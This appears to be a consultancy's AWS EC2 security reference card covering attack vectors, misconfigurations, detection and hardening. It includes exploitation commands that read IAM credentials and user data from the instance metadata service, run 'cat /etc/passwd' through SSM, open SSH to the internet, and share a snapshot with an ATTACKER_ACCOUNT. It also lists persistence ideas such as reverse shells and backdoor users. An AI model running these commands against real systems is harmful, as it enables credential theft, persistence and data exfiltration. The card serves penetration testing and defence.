

AWS EC2 Security

COMPUTEElastic Compute Cloud (EC2) provides virtual servers with instance metadata service (IMDS) and security groups. IMDS credential theft via SSRF is the #1 EC2 attack vector - the Capital One breach exploited this.
📋Service Overview
Instance Metadata Service (IMDS)
IMDS at 169.254.169.254 provides instance metadata including IAM role credentials. IMDSv1 allows simple GET requests; IMDSv2 requires a session token, blocking most SSRF attacks.
Attack note: SSRF to IMDS is the most common cloud credential theft technique
Security Groups & Access
Security groups act as virtual firewalls controlling inbound and outbound traffic. SSH (22), RDP (3389), and admin ports exposed to 0.0.0.0/0 are critical vulnerabilities.
Attack note: Open security groups are constantly scanned by automated botnets
Security Risk Assessment
EC2 instances with IMDSv1 enabled are vulnerable to SSRF-based credential theft. Open security groups and public snapshots containing secrets are also major attack vectors.
⚔️Attack Vectors
IMDS Exploitation
- •SSRF to 169.254.169.254
- •Steal IAM role credentials
- •Access user-data scripts
- •Retrieve SSH public keys
- •Get instance identity document
Instance Compromise
- •Open SSH/RDP to internet
- •Weak or default credentials
- •Vulnerable AMI applications
- •User data with secrets
- •Unpatched software
⚠️Misconfigurations
Network Security
- •Security group allows 0.0.0.0/0 ingress
- •All ports open in security group
- •No egress filtering
- •Public IP with sensitive services
- •Missing VPC flow logs
Instance Security
- •IMDSv1 enabled (not v2 required)
- •EBS volumes not encrypted
- •Public AMIs with secrets
- •User data contains credentials
- •Over-privileged instance role
🔍Enumeration
aws ec2 describe-instancesaws ec2 describe-security-groupsaws ec2 describe-snapshots \
--owner-ids self --query 'Snapshots[?Public]'curl http://169.254.169.254/latest/meta-data/curl http://169.254.169.254/latest/user-data🔑Credential Theft
IMDS Credential Theft
- •Get role name from IMDS
- •Retrieve temporary credentials
- •Use creds externally
- •Credentials valid for hours
- •Full role permissions
Other Credential Sources
- •User data scripts
- •Environment variables
- •EBS volume contents
- •Memory dumps
- •Application configs
Key insight: IMDS credentials often have overly broad permissions. Check what the role can access.
🔗Persistence
Instance-Based
- •Add SSH authorized_keys
- •Create backdoor user
- •Install reverse shell
- •Modify startup scripts
- •SSM agent backdoor
AWS-Based
- •Create AMI with backdoor
- •Modify user data
- •Create Lambda trigger
- •Add SSM document
- •Scheduled SSM commands
🛡️Detection
CloudTrail Events
- •RunInstances - new instance
- •ModifyInstanceMetadataOptions
- •CreateImage - AMI creation
- •ModifySecurityGroupRules
- •CreateSnapshot
Indicators of Compromise
- •Unusual IMDS access patterns
- •GuardDuty UnauthorizedAccess
- •VPC flow log anomalies
- •Credential use from new IPs
- •Security group modifications
💻Exploitation Commands
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
# Then: curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<role-name>aws ec2 modify-instance-attribute \
--instance-id i-xxx \
--user-data file://payload.shaws ssm send-command \
--instance-ids i-xxx \
--document-name AWS-RunShellScript \
--parameters 'commands=["id", "cat /etc/passwd"]'aws ec2 authorize-security-group-ingress \
--group-id sg-xxx \
--protocol tcp --port 22 --cidr 0.0.0.0/0aws ec2 create-image \
--instance-id i-xxx \
--name "backup-$(date +%s)"aws ec2 modify-snapshot-attribute \
--snapshot-id snap-xxx \
--attribute createVolumePermission \
--operation-type add --user-ids ATTACKER_ACCOUNT🔒Security Group Examples
{
  "IpPermissions": [{
    "IpProtocol": "-1",
    "IpRanges": [{"CidrIp": "0.0.0.0/0"}]
  }]
}
Allows ALL traffic from ANYWHERE - complete exposure
{
  "IpPermissions": [{
    "IpProtocol": "tcp",
    "FromPort": 443,
    "ToPort": 443,
    "IpRanges": [{"CidrIp": "10.0.0.0/8"}]
  }]
}
Only HTTPS from internal network - proper restriction
{
  "IpPermissions": [{
    "IpProtocol": "tcp",
    "FromPort": 22,
    "ToPort": 22,
    "IpRanges": [{"CidrIp": "0.0.0.0/0"}]
  }]
}
SSH open to internet - brute force target
{
  "IpPermissions": [{
    "IpProtocol": "tcp",
    "FromPort": 22,
    "ToPort": 22,
    "UserIdGroupPairs": [{
      "GroupId": "sg-bastion"
    }]
  }]
}
SSH only from bastion security group
🛡️Defense Recommendations
Enforce IMDSv2
Require session tokens for IMDS access - blocks most SSRF attacks.
aws ec2 modify-instance-metadata-options \
--instance-id i-xxx --http-tokens requiredRestrict Security Groups
No 0.0.0.0/0 ingress rules. Use specific CIDR ranges or security groups.
aws ec2 authorize-security-group-ingress \
--cidr 10.0.0.0/8 --port 443Encrypt EBS Volumes
Enable default encryption for all new volumes.
aws ec2 enable-ebs-encryption-by-defaultUse SSM Instead of SSH
No open ports, centralized logging, IAM authentication.
aws ssm start-session --target i-xxxEnable VPC Flow Logs
Monitor network traffic for anomalies.
aws ec2 create-flow-logs \
--resource-type VPC --resource-ids vpc-xxxPrivate Snapshots Only
Never make snapshots public. Use RAM for cross-account sharing.
aws ec2 modify-snapshot-attribute \
  --snapshot-id snap-xxx --attribute createVolumePermission \
  --operation-type remove
AWS EC2 Security Card • Toc Consulting
Always obtain proper authorization before testing